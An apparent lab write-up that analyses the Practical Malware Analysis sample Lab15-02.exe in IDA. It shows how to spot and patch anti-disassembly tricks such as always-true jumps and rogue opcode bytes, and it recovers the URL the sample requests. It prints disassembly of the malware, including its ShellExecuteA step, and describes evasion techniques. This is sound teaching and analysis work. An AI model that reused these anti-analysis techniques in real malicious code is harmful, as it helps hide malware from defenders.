
e. Analyze the malware found in the file Lab15-02.exe. Correct all anti-disassembly countermeasures before analyzing the binary in order to answer the questions.

i. What URL is initially requested by the program?


When opening the program in IDA and executing it, we observe that it immediately displays the message "not enough name" and then exits.



Upon examining the data in IDA, it's clear that the disassembly is not clean—indicating the use of anti-disassembly techniques. To locate the URL initially requested by the program, we need to ensure the code is properly disassembled. We do this by scanning through the code for known antidisassembly patterns, particularly those involving E9 (JMP) or E8 (CALL) opcodes that reference invalid or suspicious function calls. This process leads us to a notable entry at address 0040115E.




This code compares ESP to itself, which always results in a non-zero flag being set. If the flag is not zero, a jump occurs; however, the disassembler has incorrectly followed the false branch of this condition. Similar to the previous case, this false conditional branch is used as an anti-disassembly technique. To correct this, we convert the rogue opcode into data and restore the surrounding bytes back into code. Continuing our analysis, we encounter the next instance at address 004011D4, which performs a jump if the zero flag is set.




Here, the preceding operation is a XOR that will always set EAX to 0. Because of this, we apply the same approach of interpreting the following bytes as data or code as needed. Moving ahead, we come across a noteworthy entry at address 00401215.

```
.text:004011D2                  ; ---------------------------------------------------------------------------
.text:004011D4 E8                               db 0E8h
.text:004011D5                  ; ---------------------------------------------------------------------------
.text:004011D5
.text:004011D5                  loc_4011D5:                             ; CODE XREF: .text:004011D2↑j
.text:004011D5 68 30 30 40+                     push    offset aBamboo  ; "Bamboo::"
.text:004011D5 00               ; ---------------------------------------------------------------------------
.text:004011DA 8D                               db  8Dh ; ì
.text:004011DB 95                               db  95h ; ò
.text:004011DC 60                               db  60h ; `
.text:004011DD FD                               db 0FDh ; ²
.text:004011DE FE                               db 0FEh ; ¦
.text:004011DF                  ; ---------------------------------------------------------------------------
.text:004011DF FF 52 FF                         call    dword ptr [edx-1]
.text:004011E2 15 2C 20 40+                     adc     eax, offset strstr
.text:004011E7 83 C4 08                         add     esp, 8
.text:004011EA 89 85 68 FD+                     mov     [ebp-298h], eax
.text:004011F0 83 BD 68 FD+                     cmp     dword ptr [ebp-298h], 0
.text:004011F7 0F 84 09 01+                     jz      loc_401306
.text:004011FD 68 3C 30 40+                     push    offset asc_40303C ; "::"
.text:00401202 8B 85 68 FD+                     mov     eax, [ebp-298h]
.text:00401208 50                               push    eax
.text:00401209 FF 15 2C 20+                     call    ds:strstr
.text:0040120F 83 C4 08                         add     esp, 8
.text:00401212 C6 00 00                         mov     byte ptr [eax], 0
.text:00401215
.text:00401215                  loc_401215:                             ; CODE XREF: .text:loc_401215↑j
.text:00401215 EB FF                            jmp     short near ptr loc_401215+1
.text:00401215                  ; ---------------------------------------------------------------------------
.text:00401217 C0                               db 0C0h
.text:00401218 48 E8 F1 00+                     dd 0F1E848h, 85890000h, 0FFFEFD58h, 0A0000068h, 2815FF00h
.text:00401218 00 00 89 85+                     dd 8300402Dh, 858904C4h, 0FFFEFD54h, 0FD688D8Bh, 0C183FFFFh
.text:00401218 58 FD FE FF+                     dd 688D8908h, 6AFFFFFDh, 6A006A00h, 8B006A00h, 0FFFD6895h
.text:00401218 68 00 00 A0+                     dd 858B52FFh, 0FFFEFD5Ch, 6415FF50h, 89004020h, 0FFFD6485h
.text:00401218 00 FF 15 28+                     dd 750374FFh, 8D8DE801h, 0FFFFFEFCh, 6851h, 958B0001h
.text:00401218 20 40 00 83+                     dd 0FFFEFD54h, 64858B52h, 50FFFFFDh, 205C15FFh, 0C0850040h
.text:00401218 C4 04 89 85+                     dd 0BD837474h, 0FFFFFEFCh, 686B7600h, 403040h, 0FD588D8Bh
.text:00401218 54 FD FE FF+                     dd 0FF51FFFEh, 40202415h, 8C48300h, 0FD508589h, 958BFFFEh
.text:00401218 8B 8D 68 FD+                     dd 0FFFEFD50h, 8B016A52h, 0FFFEFC85h, 8D8B50FFh, 0FFFEFD54h
.text:00401218 FF FF 83 C1+                     dd 2015FF51h, 83004020h, 958B10C4h, 0FFFEFD50h, 1C15FF52h
.text:00401218 08 89 8D 68+                     dd 83004020h, 0B86604C4h, 0C03105EBh, 6AE8FA74h, 6A006A00h
.text:00401218 FD FF FF 6A+                     dd 58858B00h, 50FFFEFDh, 6A006Ah, 205415FFh
.text:00401304 40 00                            db 40h, 0
.text:00401306                  ; ---------------------------------------------------------------------------
```


To resolve this, we first need to enable the 'Patch' submenu in IDA by editing the idagui.cfg file located in the cfg folder, then restart the program.




Now, beneath the rogue byte (EB), we can navigate to Edit > Patch program and change it to 90.



Converting this into code reveals that a different technique is being used at address 0040126D.




Here, the subsequent ‘jz’ and ‘jnz’ instructions both jump to the same target. Since these are two different conditionals placed consecutively, this indicates the use of another anti-disassembly technique. By treating this as data and then converting the surrounding parts back into code, we reveal more of the assembly and further proof of anti-disassembly methods at address 0040126D.




Here, we encounter a case of impossible disassembly, where the rogue opcode at 0x4012EC is used both during normal program execution and to perform an unnecessary call. By converting the surrounding areas to data and code as before, and logically following the assembly to verify its correctness, we arrive at a clearer and more accurate representation, as shown below.

```
.text:004012E3 83 C4 04                add     esp, 4
.text:004012E3                 ; ---------------------------------------------------------------------------
.text:004012E6 66                      db 66h
.text:004012E7 B8                      db 0B8h ; +
.text:004012E8                 ; ---------------------------------------------------------------------------
.text:004012E8
.text:004012E8                 loc_4012E8:                             ; CODE XREF: .text:004012EC↓j
.text:004012E8 EB 05                   jmp     short loc_4012EF
.text:004012EA                 ; ---------------------------------------------------------------------------
.text:004012EA 31 C0                   xor     eax, eax
.text:004012EC 74 FA                   jz      short loc_4012E8
.text:004012EC                 ; ---------------------------------------------------------------------------
.text:004012EE E8                      db 0E8h
.text:004012EF                 ; ---------------------------------------------------------------------------
.text:004012EF
.text:004012EF                 loc_4012EF:                             ; CODE XREF: .text:loc_4012E8↑j
.text:004012EF 6A 0A                   push    0Ah
.text:004012F1 6A 00                   push    0
.text:004012F3 6A 00                   push    0
.text:004012F5 8B 85 58 FD+            mov     eax, [ebp-102A8h]
.text:004012FB 50                      push    eax
.text:004012FC 6A 00                   push    0
.text:004012FE 6A 00                   push    0
.text:00401300 FF 15 54 20+            call    ds:ShellExecuteA ; Opens or prints a specified file
.text:00401306
.text:00401306                 loc_401306:                             ; CODE XREF: .text:004011F7↑j
.text:00401306                                                         ; .text:00401290↑j ...
.text:00401306 33 C0                   xor     eax, eax
.text:00401308
.text:00401308                 loc_401308:                             ; CODE XREF: .text:004010A2↑j
.text:00401308                                                         ; .text:0040106E↑j ...
.text:00401308 5F                      pop     edi
.text:00401309 5E                      pop     esi
.text:0040130A 5B                      pop     ebx
.text:0040130B 8B E5                   mov     esp, ebp
.text:0040130D 5D                      pop     ebp
.text:0040130E C3                      retn
.text:0040130F
```

At this stage, there are no jumps to invalid addresses, and the code appears to form a valid function. To ensure proper execution, we first need to patch the rogue bytes scattered throughout— specifically, those bytes shown between lines like ‘db 0E8h’, ‘db 0E9h’, etc.—by replacing them with 0x90 (NOP) instructions so they are simply skipped over. However, to avoid errors, the bytes at 004012E6 (db 66h) and 004012E7 (db 0B8h) should **not** be patched and must remain as data since they are still in use. Once these changes are made, highlighting the area and pressing ‘P’ to convert it into a function reveals assembly that looks valid.




If incorrect bytes are replaced with NOPs, it can cause broken control flows—such as instructions that aren't connected to the main code or lack cross-references—meaning you might have to revisit and fix the patching process. For now, let's focus on the function sub_401386. Within this function, we observe what appears to be a string-building operation




By pressing 'R' to convert these characters to their ASCII equivalents, we discover that they form the string:

http://www.practicalmalwareanalysis.com/bamboo.html




This string represents the URL initially requested by the program. We can verify this by checking the cross-references to sub_401386, which show that it's called to set up the URL parameter passed to the InternetOpenURLA function



ii. How is the User-Agent generated?

To understand how the User-Agent is generated, we need to identify where it's defined before the call to InternetOpenA. Looking just above that call, we can see that the hostname is assigned as the User-Agent.



